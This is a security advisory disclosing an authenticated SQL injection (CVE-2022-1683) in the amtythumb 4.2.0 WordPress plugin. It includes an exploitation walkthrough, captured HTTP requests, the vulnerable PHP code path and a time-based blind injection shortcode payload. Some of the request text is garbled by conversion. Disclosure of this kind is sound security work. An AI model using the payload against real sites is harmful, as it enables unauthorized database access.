



# amtythumb 4.2.0 WordPress plugin SQL injection

## Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	amtythumb
Affected Software Type	WordPress plugin
Version	4.2.0
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1683
CVSS 3.x Base Score	8.8
CVSS 2.0 Base Score	6.5
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	<a href="mailto:daniel.krohmer@iese.fraunhofer.de">daniel.krohmer@iese.fraunhofer.de</a>
Link to Affected Software	<a href="https://wordpress.org/plugins/amtythumb">https://wordpress.org/plugins/amtythumb</a>
Link to Vulnerability DB	<a href="https://nvd.nist.gov/vuln/detail/CVE-2022-1683">https://nvd.nist.gov/vuln/detail/CVE-2022-1683</a>

## Vulnerability Description

The `id` query parameter in amtythumb 4.2.0 is vulnerable to SQL injection. An




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
## Exploitation Guide

Login with at least `author` privileges or higher.




A screenshot of a web browser showing the WordPress login page. The address bar displays `localhost/wp-login.php?redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&reauth=1`. The page features the WordPress logo at the top center. Below it is a login form with two input fields: "Username or Email Address" containing the text "author" and "Password" with masked characters. There is a "Remember Me" checkbox and a "Log In" button. Below the form, there is a link "Lost your password?" and another link "← Go to hacking playground".

Add a new post.



A screenshot of the WordPress "Add New Post" page. The browser address bar shows `localhost/wp-admin/post-new.php`. The page has a dark sidebar on the left with a menu where "Add New" is highlighted with a red box. The main content area is titled "Add New Post" and includes a text input for "Add title". Below this is a rich text editor with a toolbar containing buttons for bold, italic, link, b-quote, del, ins, img, ul, ol, li, code, more, and close tags. On the right side, there are three panels: "Publish" with buttons for "Save Draft", "Preview", and "Publish"; "Categories" with a dropdown menu showing "All Categories" and "Most Used", and an "Uncategorized" checkbox; and "Tags" with an input field, an "Add" button, and a link "Choose from the most used tags". At the bottom left of the editor, it says "Word count: 0".



Clicking on publish persists the exploit in the backend. The request looks like the following:



```
Get:0/20100101 Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://localhost/wp-admin/post-new.php?wp-post-new-reload=true
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 1177
10 Origin: http://localhost
11 DNT: 1
12 Connection: close
13 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
author%7C1651856944%7CtP8UzWIAg7oH14wJtoNuNmTbq3WxPHnqLBoe9fo1En
9%7C5c7fc7d8016bda32b33f644c9c05ac5691021ef5cecd5cf8de4b6de23e7
f11f; wp-saving-post=370-check; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
author%7C1651856944%7CtP8UzWIAg7oH14wJtoNuNmTbq3WxPHnqLBoe9fo1En
9%7Cca6e47ae66fa0065fcd2fc762d7f9568ac87de005f9f13b84c405fb2b87
d891; wp-settings-2=
editor%3Dhtml%26ampunf%3D1%26ampmf%3Do%26mf%3Do%26libra
ryContent%3Dbrowse; wp-settings-time-2=1651684296
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19
20 _wpnonce=6c4925a28c&_wp_http_referer=%2Fwp-admin%2Fpost-new.php&
user_ID=2&action=editpost&originalaction=editpost&post_author=2&
post_type=post&original_post_status=auto-draft&referredby=
http%3A%2F%2Flocalhost%2Fwp-admin%2Fedit.php&
_wp_original_http_referer=
http%3A%2F%2Flocalhost%2Fwp-admin%2Fedit.php&auto_draft=&post_ID
=370&meta-box-order-nonce=1fb73cad96&closedpostboxesnonce=
fca221c1776&post_title=&samplepermalinknonce=44f654d092f&content=
%5BamtyThumbOnly+percent%3D50+post_id%3D1%2F%2FAND%2F%2F%28S
ELECT%2F%2F7741%2F%2FFROM%2F%2F%28SELECT%28SLEEP%285%29%29
%20%1A%20%5D%2Fwp-preview=&hidden_post_status=draft&post_status=
draft&hidden_post_password=&hidden_post_visibility=public&
visibility=public&post_password=&mm=05&jj=04&aa=2022&hh=17&mn=13
&ss=01&hidden_mm=05&cur_mm=05&hidden_jj=04&cur_jj=04&hidden_aa=
2022&cur_aa=2022&hidden_hh=17&cur_hh=17&hidden_mn=13&cur_mn=13&
original_publish=Publish&publish=Publish&post_category%5B%5D=0&
tax_input%5Bpost_tag%5D=&newtag%5Bpost_tag%5D=&thumbnail_id=-1&
excerpt=&trackback_url=&metakeyselect=%23NONE%23&metakeyinput=&
metavalue=&_ajax_nonce=add-meta=f1c029c042&advanced_view=1&
comment_status=open&ping_status=open&post_name=
4 Expires: Wed, 11 Jan 1984 03:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
8 Set-Cookie: wp-saving-post=370-saved; expires=Thu, 05-May-2022
17:16:40 GMT; Max-Age=86400; path=/wp-admin
9 X-R redirect-By: WordPress
10 Location:
http://localhost/wp-admin/post.php?post=370&action=edit&message=
6
11 Content-Length: 0
12 Connection: close
13 Content-Type: text/html; charset=UTF-8
14
15
```

The exploit can be triggered by simply calling the main page of the blog containing the previously created blog post. For this, no authentication is necessary. If the exploit was successful, the page will be loaded with 5 seconds delay.



Just another WordPress site

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Posted on [May 4, 2022](#) by [author Weezlee](#) — [Leave a comment](#)

[http://localhost/wp-content/amythumbcache/1/\\*\\*/AND/\\*\\*/\(SELECT/\\*\\*/7741/\\*\\*/FROM/\\*\\*/\(SELECT\(SLEEP\(5\)\)\)hIAf\)\\_\\_\\_](http://localhost/wp-content/amythumbcache/1/**/AND/**/(SELECT/**/7741/**/FROM/**/(SELECT(SLEEP(5)))hIAf)___)

Category: [Uncategorized](#)

Search

Search

## Recent Posts

[\(no title\)](#)

## Recent Comments

No comments to show.

## Archives

[May 2022](#)

## Categories

[Uncategorized](#)

It might be necessary to clear the cache if re-running the exploit is desired. For this, select

[Clear Image cache \[soft\]](#) in the bulk menu and click on [submit](#)



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The screenshot shows the WordPress admin interface with the 'amtyThumb Options' menu item selected. The 'submit' button is highlighted with a red box. The page includes sections for Manual Caching, Test Image cache, Test Plugin, and Report Broken but cached Links.

In the code, the vulnerability is triggered by unsanitized user input of `id` at lines 18-26 in `./amtyThumb.php`. Subsequently, the `id` parameter is passed on through a few function calls.

```
12 add_shortcode( 'amtyThumbOnly', 'amtyThumbOnly_shortcode' );
13
14 include ( "lead-img.php" );
15 include ( "amtyThumbAdminFunction.php" );
16
17 function amtyThumbOnly_shortcode( $attr, $content = null ) {
18     extract( shortcode_atts( array(
19         'percent' => '100',
20         'width' => '',
21         'height' => '',
22         'constrain' => '1',
23         'resize' => 'zoom', //crop
24         'image_url' => '',
25         'post_id' => ''
26     ), $attr ) );
27
28     if ( $resize == 'zoom' )
29         $resize = '';
30     else
31         $resize = '1';
32     echo amty_lead_img( $width, $height, $constrain, $image_url, $percent, $resize, $post_id );
33 }
```

Finally, the database call ultimately leading to SQL injection can be found at line 32 in



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```
17     if($img == ''){
18         if($post_id == ''){
19             global $id;
20             $pid=$id;
21         }
22         else{
23             $pid=$post_id;
24         }
25         //but valid or default image into cache
26         amty_putIntoImageCache($pid,0,$default_img);
```

```
function amty_putIntoImageCache($postId,$force=0,$default_img=''){
    $metaVal = get_post_meta($postId,'amtyThumb',true);
    $imgExt = '.gif';
    if($force == 0 && $metaVal != ''){
        //do nothing
    }else{
        $img = amty_take_first_img_by_id($postId);
```

```
function amty_take_first_img_by_id($id) {
    $img = '';
    $attach_img = '';
    $uploaded_img = '';
    $temp = $wp_query; // assign original query to temp variable for later use
    $wp_query = null;
    global $wpdb;
    $image_data = $wpdb->get_results("SELECT guid, post_content, post_mime_type,
    post_title FROM wp_posts WHERE id = $id");
```

## Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be persisted by embedding the following shortcode into a WordPress blog post:

```
[amtyThumbOnly percent=50 post_id=1/**/AND/**/(SELECT/**/7741/**/FROM/**/(SELECT(SLEEP(5)))h1Af
```

By ing the post, the following request is triggered:

```
POST /wp-admin/post.php HTTP/1.1
```

```
Host: localhost
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```



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Cookie: wordpress\_86a9106ae65537651a8e456835b316ab=author%7C1651856944%7CtP8UZwIAG7oH14wJtoNuNm

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

\_wpnonce=6c4925a28c&\_wp\_http\_referer=%2Fwp-admin%2Fpost-new.php&user\_ID=2&action=editpost&origi